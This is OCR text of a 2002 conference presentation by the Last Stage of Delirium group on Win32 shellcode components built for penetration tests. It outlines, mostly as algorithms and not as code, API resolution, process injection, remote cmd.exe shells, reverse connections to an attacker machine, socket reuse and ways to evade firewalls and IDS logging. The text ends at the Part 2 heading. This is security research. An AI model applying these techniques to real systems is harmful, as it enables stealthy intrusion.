Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

The Last Stage of Delirium
Research Group

Win32 Assembly Components

presented by

The Last Stage of Delirium
Research Group, Poland

http://LSD-PLaNET

Hivercon 2002, Dublin, Ireland
November 27th 2002

About LSD Group

Who we are?

The Last Stage of Delirium
Research Group

- The independent organization, established in 1996
- Research activity conducted as the LSD is not associated with any commercial company
- Four official members, all graduates (M.Sc.) of Computer Science from the Poznań University of Technology, Poland
- For the last 7 years we have been working as the Security Team at Poznań Supercomputing and Networking Center
- In April 2001, we defeated Argus Pitbull in the 5th Argus Hacking Challenge (still waiting for the prize...)

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

The fields of activity

- Continuous search for new vulnerabilities as well as general attack techniques
- Analysis of available security solutions and complete defense methodologies
- Development of various tools for reverse engineering and penetration tests
- Experiments with distributed host-based Intrusion Detection Systems with active protection capabilities
- Other security-related stuff

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

General Motivations (1)

- Practical security is based both on knowledge about protection as well as about threats
- If one wants to attack a computer system, he needs knowledge about its protection mechanisms and their possible limitations
- If one wants to defend his system, he should be aware of attack techniques, their real capabilities and their possible impact

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

General Motivations (2)

- The security solutions are widely spoken and usually well documented (except for their limitations)
- The details of real threats and their impact on technologies and applications are still rarely discussed
- There is a significant need for research in this area and especially for making the results available for all interested parties
- A lot of dangerous security myths exist
- We fight security myths...

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Practical Motivations

- The components discussed during this presentation were developed for the purpose of real penetration tests
- The penetration tests of strongly protected environments require effective and flexible tools
- The actual exploitation of vulnerability is only a part of a penetration test (the real goal is to capture the flag)
- There is a need for extended functionality fulfilling requirements of the real world
- For the purpose of this presentation the components have been arranged into universal framework

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Goals

- Introduction into the subject of assembly components
- Presentation of the package of assembly components for MS Windows 2K/XP operating systems
- Discussion of some technical details connected with development and application of asmcodes in Windows
- Demonstrate of how to use new assembly components during a simulated attack
- Dealing with some security myths at the end...

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Presentation
Structure Overview

- General Introduction
- Part 1: Functionality of Win32 assembly components
- Part 2: The WASM Package
- Part 3: Short example of application
- Summary and final notes

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Assembly Components (1)

- Assembly components (asmcodes) are pieces of code written in assembly language, which are used as a part of proof of concept code that illustrates a security vulnerability
- The need for using low-level assembly routines appeared along with buffer overflows exploitation techniques
- Asmcodes are executed after successful exploitation of a security vulnerability in order to perform unauthorised operation in an attacked system
- They may be consider as a crucial element of proof of concept codes

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Introduction

Assembly Components (2)

- Assembly components are now used during exploitation of most common types of vulnerabilities: heap and stack buffer overflows, format strings and signed/unsigned bugs
- The asmcodes were originally referred as *shellcodes*, as they were aimed at executing command shell in Unix systems
- The asmcodes can perform theoretically any action in the operating system with privileges determined by permissions of vulnerable component or application
- With time, these codes have evaluated both in the sense of available functionality as well as their complexity

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Asmcodes Requirements

- They have to be relocatable i.e. can be executed in arbitrary memory place, for example data segment, heap or stack
- They should be as short as possible
- They must avoid some specific characters (zeros in many common cases)
- They should be as independent from the environment and operating system version as possible

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Part 1

Functionality of Win32 Asmcodes

The Last Stage of Delirium Research Group

- Retrieving Windows API
- Process Forking
- Command execution
- File Transfer
- Network communication

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Why not use system calls?

In case of Unix systems, operations are performed using system calls

Windows 2K/XP have different architecture of OS kernel (based on the concept of subsystems), and in result there is no simple mapping of some operations (necessary for the asmcodes) into system calls

This is the reason why the higher level API functions located in dynamic libraries are used

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Retrieving Windows API (2)

The problem


- To invoke any Windows API function, its actual address in memory space of a given process is required (library base address may differ)
- **LoadLibrary()** may be used to load any dynamic library to memory of a process
- **GetProcAddress()** may be used to obtain actual address of particular exported function from the library
- But in order to do it, actual addresses of these functions are required
- Common solution: hardcoding (base of kernel32.dll, vulnerable application base or EDT), or memory scanning and looking for kernel32.dll signatures

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Retrieving Windows API (3)

Locating kernel32 base address

The Last Stage of Delirium Research Group



ALGORITHM:


- find Thread Environment Block (use selector loaded to FS register)
- find pointer to Process Environment Block
- move through the InitializationOrderModuleList to the second entry
- obtain base address of kernel32.dll

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Retrieving Windows API (4)
Getting symbols from PE EDT

The Last Stage of Delirium
Research Group

Library image




DataDirectory

0

Export Directory


0x1c

Names



Ordinals

Functions



"CreateProcess"

```
while(*c){
     h=((h<<5)|(h>>27))+*c++;
     if(h==hash) break
}
```

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Process forking (1)
Why move to the new process?

- After exploitation, the vulnerable application does not perform its normal operations and often ends with a crash
- Such behavior may be easily notified and the attack may be detected
- In some cases such a services/applications failure may may influence the whole system stability
- But also (the major problem) exploitation may fail in case of complex, multithreaded applications as the whole application is terminated when one of its threads generates unhandled exception

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland


Process forking (2)
The problem

- It is not easy to create a process in Windows 2K/XP as equivalent of Unix **fork()** is not available
- The only documented way to create a process is to execute a program stored in filesystem (**CreateProcess()**, **WinExec()**)
- **ZwCreateProcess()** function from Windows Native API is actually used in Windows to create processes. By using it a lot of additional operations have to be done:
  - context and thread creation
  - communication with win32 subsystem
  - various initializations
- The algorithm for creating win32 process is not well documented and too complex for this purpose

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Process forking (3)
Create new win32 process

The Last Stage of Delirium
Research Group



ALGORITHM:

- create process in suspended mode
- allocate memory
- copy asmcode body
- modify EIP register
- resume thread

EPILOG:

- terminate application, or...
- fix corrupted memory, restore registers and resume exploited application

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Command execution

Why use Windows console?

- Theoretically assembly components can perform any set of operations in compromised system
- Any action may be implemented in pure assembler with the use of Windows Native API or DLL functions
- A backdoor/trojan executable may be uploaded and executed
- In practice the most common need is to interactively execute commands in a windows console
- It is implemented by executing **cmd.exe** in a child process with redirected **stdin**, **stdout** and **stderr** handlers (using pipes)

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland


Command execution
The problem

- Simultaneous reading/writing from/to socket and pipes in single threaded application is not easy in Windows
- Most currently applied solutions are based on:
  - **PeekNamedPipe()** function for non-blocking checking if there is anything to be read from pipes
  - **Sleep()** function, to give **cmd.exe** a chance to receive and handle data

  and are not fully asynchronous!
- Solution from Unix platforms: a socket is used instead of pipes. The **cmd.exe** subprocess reads/writes data directly from/to socket.
- If **cmd.exe** hangs, there is no way to respawn it!

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Command execution
cmd.exe



ALGORITHM:

- spawn cmd.exe with redirected in/out
- overlapped pipes I/O
- nonblocking socket I/O
- synchronize in WaitForMultipleObjects

ADVANTAGES:

- may be terminated at any time
- may be respawned

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland


Why not use it?

- The work in **cmd.exe** allows for file system browsing, but its functionality is not so extensive as in case of working with Unix command shells:
  - lack of command line tools and utilities
  - additional software is required
- Contrary to Unix shells, there is no easy method for uploading files through windows cmd.exe
- This is the main motivation to create the method for transferring files from and to remote windows machine

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

File Transferring
Upload/download data

The Last Stage of Delirium
Research Group



ALGORITHM:

- please note: the implementation is very simple
- data is read, transmitted through the network and saved to a file

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland


Network communication (1)
3 different scenarios

The Last Stage of Delirium Research Group

- In order to be able to work remotely the asmcodes have to be equipped with appropriate routines for network communication
- In case of Windows operating systems, the support for TCP/IP is a part of windows socket library
- The library requires **WSAStartup()** for initialization
- Due to its reliability, the TCP protocol is always used whenever possible

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Network communication (2)
Bind socket and listen - diagram



ALGORITHM:

- TCP socket is created, bound and starts listening on a specified port
- the connection attempt performed **from attacker machine** is accepted
- established channel is used for data exchange


Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Bind socket and listen - pros/cons

- There is a possibility of establishing a new connection after disconnect if a process is still operating
- It requires additional information about ports available for use in a **bind()** call
- Server code might not be reached due to a firewall or intrusion prevention system
- Connection to a suspicious port leaves another trace in logs (and can be noticed by an IDS)

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Network communication (4)
Backward connection - diagram



ALGORITHM:

- TCP socket is created
- the backward connection attempt **to attacker machine** is performed
- if established, the channel is used to exchange data
- if failed, the operation is repeated after some amount of time

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland


Network communication (5)

Backward connection - pros/cons

- In most cases it allows for the creation of communication channels with target machines protected by firewall systems
- In order to establish a connection, the **connect()** call is invoked periodically
- In firewall configuration a single possibility for establishing outgoing connection must be at least permitted
- An outgoing port number must be properly selected
- Multiple connection attempts leave a lot of traces

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Network communication (6)
Find source socket - diagram



ALGORITHM:

- the asmcode walks the process handler table in a search for a socket handler of remote TCP endpoint identified by source port number
- when found, the handler is reused and data is exchanged through **the same connection** that was used to exploit the vulnerability

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Network communication (7)
Find source socket - pros/cons

- It is designed to fulfill the most rigid requirements, when the only possible way of communicating is through the connection that was used during the attack
- It gives a possibility of successful attacks against systems protected with tight configuration of firewall (for example, connections are allowed only with vulnerable bind or http service)
- Method does not leave any additional traces
- The only disadvantage is that it can be used only once, during exploitation of the vulnerability

Copyright @ 2002 The Last Stage of Delirium Research Group, Poland

Part 2

